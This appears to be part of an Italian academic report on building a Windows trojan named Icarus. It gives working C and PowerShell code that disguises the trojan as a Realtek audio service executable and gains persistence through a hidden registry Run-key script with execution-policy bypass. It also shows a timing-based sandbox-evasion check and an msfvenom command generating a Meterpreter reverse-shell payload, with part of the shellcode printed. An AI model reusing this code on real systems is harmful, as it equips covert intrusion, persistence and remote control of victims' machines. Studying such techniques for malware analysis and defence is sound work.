
Questo capitolo analizza la fase nella quale il trojan crea l'ambiente fittizio in cui inserirsi.

4.1 Realtek Semiconductor Corp.

Realtek Semiconductor Corp. è un'azienda taiwanese specializzata nella progettazione e produzione di chip integrati, con particolare enfasi sui chip audio e di rete. Attualmente è il fornitore di chip audio integrati leader del mercato, la maggior parte delle schede madri adotta chip audio di questo fornitore. [7]

4.2 RealtekAudioService

RealtekAudioService è il processo avviato allo startup di ogni sistema Windows utilizzando un chip audio Realtek. Questo servizio fornisce funzionalità come DTS (Digital Theater System) e Dolby Surround al sistema, attraverso la scheda audio [8]. Il processo in questione può presentarsi con vari nomi, infatti, nei successivi capitoli, si tratterà questa problematica. Riuscire ad individuare il processo RealtekAudioService indipendentemente dalla versione dei driver o del chip audio è fondamentale per le fasi successive.



The screenshot shows the Process Hacker application window. The title bar reads "Process Hacker [CRACKPC\carlo]". The menu bar includes "Hacker", "View", "Tools", "Users", and "Help". The toolbar contains "Refresh", "Options", "Find handles or DLLs", "System information", and a search box containing "Realtek". The "Processes" tab is active, displaying a table with the following data:

| Name | PID | CPU | I/O total ... | Private b... | User name | Description |
|---------------|-------|-----|---------------|--------------|---------------|---------------------------|
| RtkNGUI64.exe | 12700 | | | 4,3 MB | CRACKPC\carlo | Gestione Audio Realtek HD |

Un esempio di come si presenta il processo relativo a RealtekAudioService.

Nota: Questo è solo uno dei vari nomi assumibili dal processo.

4.2 Simulazione dell'eseguibile "RtkAudioService64.exe"

Considerando le ragioni espresse in precedenza, si è optato per occultare Icarus in modo che sembri un'eseguibile cruciale del servizio Realtek. Per attuare questa procedura, si è pensato di rinominare il Trojan con un nome simile all'eseguibile "**RtkAudioService64.exe**", il quale è predefinito nella directory dell'applicazione. Una volta effettuato questo passaggio, si è deciso di spostare Icarus nella posizione originale del servizio.

Durante tale attività, si è presentato un inconveniente: la cartella predefinita che ospita i file di Realtek è localizzata al percorso "**C:\Program Files\Realtek\Audio**", il quale può essere modificato solo in modalità amministratore. Per risolvere questa problematica, si è ideata una soluzione che implica la simulazione di una nuova cartella Realtek, posizionata all'interno dei programmi di un utente specifico. In tal modo, si è cercato di emulare un normale programma installato in modalità utente.

Quindi, si genera una cartella denominata Realtek all'interno dei programmi utente, la quale contiene una copia di Icarus nominata "**RtkAudioService64.exe**". Il peso in kbyte di questa copia risulta notevolmente simile al file originale.

Per quanto concerne il file originale di Icarus, il quale è stato precedentemente avviato e caricato in memoria come processo, non è possibile eliminarlo poiché è in esecuzione. Per eliminarlo dalla posizione originale dalla quale è stato avviato la prima volta, viene spostato nella cartella riservata ai file temporanei dell'utente. Successivamente, viene rinominato come "**SystemBackup_2.92.bkf**", simulando così un file di backup di Windows. Questo file sarà eliminato entro il prossimo riavvio. Il precedente stratagemma consente l'eliminazione del file originale e l'ottenimento del Fake environment di Realtek per lo user.

4.3 Snippet di codice della componente “move_file”

```
void move_file()
{
    size_t returnValue;
    char sourcePath[MAX_PATH];
    if (_fullpath(sourcePath, __argv[0], MAX_PATH) != NULL)
        info("Obtained path to current file: %s\n", sourcePath);
    wchar_t* sourceFile = new wchar_t[MAX_PATH + 1];
    mbstowcs_s(&returnValue, sourceFile, MAX_PATH + 1, sourcePath, MAX_PATH);

    char appDataPath[MAX_PATH];
    GetEnvironmentVariableA("USERPROFILE", appDataPath, sizeof(appDataPath));
    char destinationPath[MAX_PATH];
    sprintf(destinationPath, sizeof(destinationPath),
"%s\\AppData\\Roaming\\Realtek\\RtkAudioService64.exe", appDataPath);

    info("Icarus will be moved to this path: %s\n", destinationPath);
    wchar_t* destinationFile = new wchar_t[MAX_PATH + 1];
    mbstowcs_s(&returnValue, destinationFile, MAX_PATH + 1, destinationPath,
MAX_PATH);

    if (GetFileAttributesW(destinationFile) == INVALID_FILE_ATTRIBUTES)
    {
        info("The Icarus file do not already exist, starting procedure to
creation of the fake Realtek environment");

        char directoryPath[MAX_PATH];
        sprintf(directoryPath, sizeof(directoryPath),
"%s\\AppData\\Roaming\\Realtek", appDataPath);

        wchar_t* directory = new wchar_t[MAX_PATH + 1];
        mbstowcs_s(&returnValue, directory, MAX_PATH + 1, directoryPath,
MAX_PATH);

        CreateDirectoryW(directory, NULL);
        okay("Realtek directory created");

        if (CopyFileW(sourceFile, destinationFile, FALSE)) {
            info("The file Icarus has been copied in the Fake Realtek
environment with success.\n");
        }
        else {
            warn("Error during the copy. Error code: %d\n", GetLastError());
        }
        char tmpPath[MAX_PATH];
        sprintf(tmpPath, sizeof(tmpPath),
"%s\\AppData\\Local\\Temp\\SystemBackup_2.92.bkf", appDataPath);

        if (rename(sourcePath, tmpPath) != 0)
            warn("Error during renaming of file");
        else
            okay("The current file has been moved to the path: tmp");
    }
}
```

Fase 2: Ottenimento della persistenza nel target

Questo capitolo analizza la fase in cui il trojan è reso persistente nella macchina target.

5.1 Tecniche di persistenza modalità User

Agendo con permessi limitati, in modalità User, è possibile contare solo su un numero ristretto di strategie utilizzabili, che solitamente sono ben note agli anti-malware. La strategia che è stata considerata più affidabile e meno tracciabile è utilizzare una combinazione di due tecniche specifiche.

Possibili tecniche di persistenza utilizzabili in User mode [9]:

- **Scrittura sui registri:** Vengono scritti i registri “HKEY CURRENT USER\Software\Microsoft\Windows\CurrentVersion\Run” e “HKEY CURRENT USER\Control Panel\Desktop” responsabili di avviare le prime applicazioni subito dopo l’ingresso di un utente.
- **Modifica del profilo PowerShell:** Si aggiunge un ulteriore comando al file del profilo PowerShell. Il comando da aggiungere, ovviamente, sarà una semplice chiamata al Trojan.
- **Aggiunta del Trojan alla cartella di Startup:** Si aggiunge il Trojan alla cartella di Startup dell’utente.
- **Riscrittura degli shortcut:** Vengono sovrascritti gli shortcut presenti sul sistema in modo tale che avviano prima il Trojan e, poi, il programma per cui sono stati creati.

Icarus si garantisce la persistenza utilizzando uno script PowerShell di poche righe, il quale viene impostato per eseguirsi all’ingresso dell’utente attraverso la modifica del Registro di sistema. Questo script si avvierà ad ogni accesso, eseguendo di conseguenza Icarus.

5.2 Registro di sistema Windows

Il Registro di sistema di Windows è un database gerarchico che contiene configurazioni e impostazioni per il sistema operativo Microsoft Windows e le applicazioni installate. È essenzialmente un archivio centrale in cui vengono memorizzate le informazioni di configurazione del sistema. Il Registro di sistema è utilizzato da Windows per memorizzare e recuperare informazioni su hardware, software, utenti e preferenze del sistema.

Il Registro di sistema è organizzato in una struttura ad albero, simile alla struttura di un sistema di file. La struttura è suddivisa in cinque principali categorie, chiamate "chiavi di Registro".

- **HKEY_CLASSES_ROOT (HKCR):** Contiene informazioni sulle estensioni dei file e le associazioni tra applicazioni e tipi di file.
- **HKEY_CURRENT_USER (HKCU):** Contiene le impostazioni specifiche per l'utente corrente, come il desktop, i colori e le preferenze dell'utente.
- **HKEY_LOCAL_MACHINE (HKLM):** Contiene le impostazioni di configurazione per la macchina locale, tra cui informazioni sull'hardware, i driver di dispositivo e le impostazioni di sistema.
- **HKEY_USERS (HKU):** Contiene le impostazioni per ogni utente del sistema.
- **HKEY_CURRENT_CONFIG (HKCC):** Contiene informazioni sulla configurazione hardware corrente, utilizzate durante l'avvio del sistema.

I dati nel Registro di sistema sono memorizzati in "valori di Registro" che possono contenere informazioni di configurazione specifiche, come percorsi di file, impostazioni di sicurezza, o dati di configurazione di applicazioni. [10]

5.3 PowerShell

PowerShell è una shell a linea di comando e un linguaggio di scripting sviluppato da Microsoft. È progettato per l'automazione delle attività di gestione del sistema e offre un ambiente di scripting più potente rispetto al Command Prompt di Windows. [11]


5.4 Risultati della persistenza

1) Creazione dello script PowerShell:

Lo script ha lo scopo di regolare e gestire l'avvio del processo Target Realtek e del Trojan Icarus, evitando eventuali race condition. Questo stratagemma permette inoltre di ridurre la possibilità che il Trojan venga rilevato dagli anti-malware; infatti, non sarà l'eseguibile di Icarus ad avviarsi all'avvio e ad essere registrato nelle chiavi di registro, ma questo script PowerShell. Per motivi di portabilità, lo script è hardcoded nel codice del Trojan. Per mantenere la coerenza con il fake environment creato in precedenza, il file è chiamato "RtkAudioServiceStartup64.ps1".

Script PowerShell "RtkAudioServiceStartup64.ps1"


```
# Specifica il percorso nel Registro di sistema da esaminare
$percorsoRegistro = 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run'
# Ottiene tutte le chiavi nel percorso specificato
$chiavi = Get-Item -LiteralPath $percorsoRegistro | Get-ItemProperty | ForEach-Object
{ $_.PSObject.Properties }
# Cerca il primo valore che contiene la stringa 'RTK'
$primoValoreRtk = $chiavi | Where-Object { $_.Value -like '*RTK*' } | Select-Object -
First 1
# Verifica se è stato trovato un valore
if ($primoValoreRtk) {
    $valore = $primoValoreRtk.Value
    # Divide la stringa in parti
    $parti = $valore -split '-'
    $path = $parti[0] -replace '"', ''
    $comandi = $parti[1] -replace '"', ''
    $comandi = "-$comandi"
    # Avvia il programma target in background
    Start-Process -FilePath "$path" -ArgumentList $comandi
    # Attende per 3 secondi che si avvii correttamente
    Start-Sleep -Seconds 3
} else {
    # Attende per 10 secondi che si avvii autonomamente
    Start-Sleep -Seconds 10
}
# Ottiene la directory AppData dell'utente corrente
$appDataDirectory = $env:APPDATA
# Specifica il percorso relativo all'eseguibile RtkAudioService64.exe
$programPath = '\Realtek\RtkAudioService64.exe'
# Costruisce la path completa a RtkAudioService64.exe
$fullPath = Join-Path $appDataDirectory $programPath
# Avvia Icarus in background
Start-Process -FilePath $fullPath -WindowStyle Hidden
```



Cartella del Realtek fake environment.

2) Modifica del Registro di Sistema:

Nel Registro di sistema, più precisamente nella posizione "Software\Microsoft\Windows\CurrentVersion\Run", viene inserita una chiave di registro contenente un'istruzione da shell che avvierà lo script. Ciò consente al Trojan di avviarsi automaticamente ogni volta che un utente accede al sistema.



Regedit che mostra la modifica al Registro di sistema

3) Bypass delle politiche di esecuzione degli script PowerShell:

Le versioni più recenti di Windows, di default, hanno delle politiche molto restrittive per quanto riguarda l'esecuzione di script PowerShell. Attualmente è possibile eseguire direttamente uno script di questo tipo solo se è firmato. La strategia adottata per bypassare questo controllo consiste nell'utilizzo di alcuni flag che permettono al singolo file di essere eseguito ignorando le politiche, senza però alterare l'intera configurazione del sistema né richiedere la modalità amministratore.

Come valore della chiave di registro appena aggiunta, si assegna un'istruzione da shell:

```
powershell -noprofile -executionpolicy bypass  
-file "C:\Users\carlo\AppData\Roaming\Realtek\RtkAudioServiceStartup64.ps1"  
-WindowStyle hidden
```

5.5 Snippet di codice della componente “set_on_boot”

```
int set_on_boot() {  
    char userPath[MAX_PATH];  
    GetEnvironmentVariableA("USERPROFILE", userPath, sizeof(userPath));  
  
    wchar_t* psScriptDestinationPath = new wchar_t[MAX_PATH + 1];  
    swprintf(psScriptDestinationPath, MAX_PATH,  
L"%hs\\AppData\\Roaming\\Realtek\\RtkAudioServiceStartup64.ps1\\", userPath);  
    wchar_t* psScriptBootCommand = new wchar_t[MAX_PATH + 1];  
    swprintf(psScriptBootCommand, MAX_PATH, L"powershell -noprofile -  
executionpolicy bypass -file %s -WindowStyle hidden", psScriptDestinationPath);  
  
    HKEY hkey;  
    if (RegCreateKeyW(HKEY_CURRENT_USER,  
L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &hkey) != ERROR_SUCCESS) {  
        warn("Error during creation of a key in the Windows Registry.\n");  
        return 1;  
    }  
    size_t dataSize = (wcslen(psScriptBootCommand) + 1) * sizeof(wchar_t);  
    if (RegSetValueExW(hkey, L"RtkAudioServiceStartup64", 0, REG_SZ,  
(BYTE*)psScriptBootCommand, static_cast<DWORD>(dataSize)) != ERROR_SUCCESS) {  
        warn("Error during the settings of a key in the Windows  
Registry.\n");  
        RegCloseKey(hkey);  
        return 1;  
    }  
  
    RegCloseKey(hkey);  
  
    okay("EXE added to Startup\n");  
  
    return 0;  
}
```


Fase 3: Elusione dell'analisi dinamica

Questo capitolo esamina la fase in cui il trojan esegue un test per individuare la presenza di una sandbox.

6.1 Introduzione alle Sandbox

Una sandbox è un ambiente di esecuzione isolato progettato per eseguire software in modo sicuro e controllato. Questo ambiente crea una barriera virtuale che impedisce al software in esecuzione all'interno di essa di influire negativamente sul sistema ospite. Le sandbox vengono spesso utilizzate per l'analisi dinamica dei malware, poiché forniscono un mezzo abbastanza sicuro per esaminare il comportamento del software sospetto, senza rischiare danni al sistema principale. Effettuare un'analisi dinamica senza il supporto di una sandbox comporta dei rischi significativi per il sistema dell'analista e per tutti i sistemi collegati ad esso. Operare con software potenzialmente dannosi come i malware necessita di setup altrettanto complessi. [12]

6.2 Funzionalità delle Sandbox

Una sandbox offre una serie di funzionalità per facilitare l'analisi dinamica. Queste includono l'isolamento del malware dal sistema principale, il monitoraggio delle chiamate di sistema, la registrazione delle attività di rete e il tracciamento delle modifiche apportate al sistema. Queste caratteristiche consentono agli analisti di ottenere una panoramica completa del comportamento del malware e di identificare eventuali tentativi di eludere l'analisi.

Ecco elencate alcune tipiche funzionalità delle sandbox:

- **Isolamento dell'Ambiente**
- **Limitazione delle Risorse**
- **Monitoraggio delle Chiamate di Sistema**
- **Registrazione del Comportamento**
- **Emulazione dell'Ambiente di Sistema**
- **Controllo del Traffico di Rete**

6.3 Tecniche di Sandbox Detection

Esistono svariate tecniche utilizzabili per rilevare se un codice è in esecuzione all'interno di una sandbox. La premessa comune di queste strategie consiste nell'individuare delle anomalie nel sistema virtualizzato.

- **Analisi delle Risorse di Sistema:** Monitoraggio della quantità di memoria disponibile, delle caratteristiche della CPU e di altre risorse di sistema per individuare differenze rispetto a un ambiente di produzione.
- **Verifica dei Processi o Servizi:** Identificazione della presenza di processi o servizi specifici associati alle sandbox.
- **Analisi dell'Attività di Rete:** Monitoraggio delle attività di rete per individuare eventuali comportamenti anomali o differenze rispetto a un contesto operativo reale.
- **Rilevamento di Caratteristiche dell'Analisi Dinamica:** Identificazione di indicatori di analisi dinamica, come l'uso di hooking di sistema operativo, la presenza di debugger o altri strumenti di analisi.
- **Verifica dell'utilizzo di Caratteristiche Sandbox-Specifiche:** Individuazione dell'uso di funzionalità specifiche delle sandbox, ad esempio, la presenza di determinate API o comportamenti che possono essere tipici di un ambiente simulato.
- **Analisi del Comportamento Temporale:** Esame dei tempi di esecuzione di determinate azioni, introducendo ritardi o aspettative temporali prima di attuare azioni dannose.
- **Esplorazione delle Caratteristiche Ambientali:** Analisi di altri attributi ambientali, come la versione del sistema operativo o la configurazione di rete, per individuare discrepanze rispetto a un ambiente reale.

6.4 Implementazione Sandbox Detection in Icarus

La tecnica utilizzata dal Trojan per rilevare eventuali sandbox è un'analisi basata sul Comportamento Temporale. Icarus avvia un timer, attende 2 secondi e ferma il timer. Se il tempo trascorso dall'avvio allo stop del timer è esattamente di 2000 millisecondi, allora il sistema nel quale è in esecuzione è considerato legittimo. Se il tempo trascorso è minore o maggiore del tempo atteso (Dovuto ad una eventuale velocizzazione del codice o da un debug effettuato dalla sandbox), il Trojan termina, impedendo di analizzarne il comportamento.

6.5 Snippet di codice della componente “dynamic_analysis_detector”

Questo blocco di codice è stato implementato senza utilizzare la classica libreria “time.h”, così da evitare l’importazione di librerie poco utilizzate. Ci si è limitati ad utilizzare le utility di “Windows.h” al meglio.

```
bool dynamic_analysis_detector() {
    // Dynamic Analysis Detector (checks for code acceleration or
    // deceleration)
    time_t startTime, endTime;

    startTime = time(NULL);
    Sleep(2000);
    endTime = time(NULL);

    if (difftime(endTime, startTime) == 2) {
        okay("Dynamic Analysis not detected");
        return false;
    }
    else {
        warn("Dynamic Analysis DETECTED");
        return true;
    }
}
```

Più secondi trascorrono durante l’analisi e maggiore sarà l’affidabilità.

Fase 4: Ricerca del processo Target

Questo capitolo esamina la fase in cui il trojan ricerca ed identifica il processo in cui iniettarsi successivamente.

7.1 Ricerca del processo Realtek

Prima di procedere con l'iniezione della backdoor nel processo target, è essenziale individuare con precisione il processo in questione. Per compiere questa fase, è fondamentale comprendere come identificare il processo del servizio Realtek. La sfida principale risiede nel fatto che il processo in questione può manifestarsi con nomi differenti in base al chip audio utilizzato. Di conseguenza, non è praticabile effettuare una ricerca basata esclusivamente sul nome o sul PID (Process Identifier) casuale.

Dall'analisi di diverse istanze del processo su macchine differenti, è emerso un tratto comune che caratterizza tutti i processi in questione: la presenza della stringa "Realtek" nel percorso completo dell'eseguibile associato al processo o nel suo nome. Questa caratteristica rappresenta un punto di riferimento abbastanza affidabile per individuare il processo desiderato, superando le sfide legate alla variazione dei nomi in base al chip audio impiegato.



7.2 Implementazione della componente “find_target_process”

La componente "find_target_process" cerca un processo in esecuzione nel sistema Windows basandosi sulla stringa “Realtek”. La funzione utilizza una sotto funzione chiamata "find_string" per effettuare una ricerca non case-sensitive di una stringa all'interno di un'altra.

La componente “find_target_process” itera attraverso l'elenco di processi attivi ottenuti tramite la funzione "EnumProcesses". Su ogni processo è utilizzata la funzione "OpenProcess", che permette di recuperare il nome del processo e la path completa dell'eseguibile associato ad esso.

Successivamente, confronta la stringa “Realtek” fornita con la stringa del nome del processo e con la stringa della path dell'eseguibile, utilizzando la funzione "find_string". Se trova una corrispondenza in uno dei due casi, stampa un messaggio informativo che indica il processo

trovato e restituisce l'identificatore (PID) del processo. Se nessuna corrispondenza viene trovata per tutti i processi, emette un avviso e restituisce 0. La ricerca è non case-sensitive, permettendo la corrispondenza anche in presenza di differenze nelle maiuscole/minuscole.



In questo esempio, la sottostringa "Realtek" non è presente nel nome del processo, tuttavia, è presente nella path dell'eseguibile associato.

Fase 5: Decrittazione della backdoor

Questo capitolo esamina la fase in cui il trojan decripta lo shellcode contenente la backdoor.

8.1 Introduzione alla crittografia

La crittografia è una disciplina che si occupa di proteggere l'informazione rendendola incomprensibile a chi non è autorizzato ad accedervi. Si basa sull'applicazione di algoritmi matematici e tecniche avanzate per trasformare i dati in modo che possano essere letti solo da chi possiede la chiave di decrittazione corrispondente.

L'obiettivo principale della crittografia è garantire la confidenzialità e l'integrità dei dati, impedendo a terzi non autorizzati di comprenderne il contenuto o alterarne la forma senza la chiave appropriata. La crittografia viene utilizzata in vari contesti, tra cui la sicurezza delle comunicazioni su Internet, la protezione dei dati sensibili, la firma digitale e molto altro.

Ci sono due tipi principali di crittografia: la crittografia simmetrica, dove la stessa chiave viene utilizzata sia per cifrare che per decifrare i dati, e la crittografia asimmetrica, che coinvolge l'uso di una coppia di chiavi, una pubblica e una privata. La chiave pubblica può essere distribuita liberamente, mentre la chiave privata deve essere mantenuta segreta. La crittografia moderna spesso combina entrambi questi approcci per sfruttare i vantaggi di entrambi i sistemi.

8.2 Crittografia One-Time Pad (OTP)

La crittografia One-Time Pad (OTP) è una tecnica di crittografia simmetrica altamente sicura, questa utilizza una chiave di lunghezza uguale o superiore al messaggio che si desidera cifrare.

Ad un livello di astrazione elevato, il funzionamento della crittografia One-Time Pad (OTP) può essere spiegato in modo semplice:

1. **Generazione della Chiave:** Si genera una chiave segreta casuale di lunghezza uguale al messaggio da cifrare. La chiave deve essere mantenuta segreta.

2. **Cifratura:** Ogni carattere (o bit) del messaggio originale viene combinato con il corrispondente carattere (o bit) della chiave segreta mediante l'operazione XOR (Exclusive OR). Il risultato è il messaggio cifrato.
3. **Trasmissione o Conservazione:** Il messaggio cifrato può ora essere trasmesso attraverso una rete o conservato in modo sicuro. La chiave utilizzata per cifrare il messaggio deve essere nota solo al mittente e al destinatario.
4. **Decifratura:** Il destinatario, che conosce la chiave segreta, esegue l'operazione XOR tra il messaggio cifrato e la chiave segreta per ottenere il messaggio originale.

Il motivo per cui la One-Time Pad è considerata teoricamente sicura risiede nella casualità della chiave e nella proprietà dello XOR. Poiché ogni bit della chiave è altrettanto probabile di essere 0 o 1, e ogni bit del messaggio è altrettanto probabile di essere 0 o 1, la combinazione XOR delle due sequenze è altrettanto imprevedibile. Senza la chiave corretta, è praticamente impossibile dedurre il messaggio originale, anche attraverso metodi avanzati di crittoanalisi.

[13]

8.3 Introduzione agli Shellcode

Uno shellcode è un breve frammento di codice macchina, spesso scritto in linguaggio assembly, progettato per essere direttamente eseguibile dal processore. Questo tipo di codice è comunemente associato a exploit e attacchi informatici, in quanto può essere iniettato ed eseguito in uno spazio di memoria di un processo vulnerabile per ottenere un certo comportamento. [14]

Ecco alcune caratteristiche chiave degli shellcode:

- **Dimensioni Ridotte:** Gli shellcode sono solitamente di dimensioni molto ridotte per massimizzare la probabilità di successo durante l'iniezione e l'esecuzione.
- **Scritti in Assembly:** Gli shellcode sono spesso scritti in linguaggio assembly o linguaggi di basso livello per garantire una maggiore precisione e controllo sull'esecuzione.
- **Manipolazione del Flusso di Controllo:** Molti shellcode sono progettati per manipolare il flusso di controllo di un programma, spesso sfruttando vulnerabilità come buffer overflow.
- **Scopo:** Gli shellcode possono avere vari scopi, tra cui il download e l'esecuzione di malware, la raccolta di informazioni sensibili o l'apertura di backdoor nei sistemi.
- **Iniezione ed Esecuzione:** L'iniezione di shellcode avviene solitamente sfruttando vulnerabilità del software per sovrascrivere parti della memoria di un processo esistente. Una volta iniettato, l'obiettivo è che il codice venga eseguito, consentendo all'attaccante di ottenere il controllo sul sistema.

8.4 Shellcode utilizzato da Icarus

Il Trojan utilizza uno shellcode fornito dal framework Msfvenom, questo contiene il codice macchina necessario a stabilire l'accesso remoto, noto comunemente come backdoor. Lo shellcode utilizzato da Icarus è crittografato utilizzando crittografia simmetrica One-Time Pad. Il codice macchina crittografato è hardcoded nel codice del Trojan, il quale, nel momento precedente all'iniezione, lo decripta, utilizzando una chiave anch'essa hardcoded nel codice. La backdoor utilizzata sarà trattata nel dettaglio nei capitoli successivi.

```
(kali@kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=1234 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2175 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x50\x44\x8b\x40\x20\x8b\x48\x18\x49"
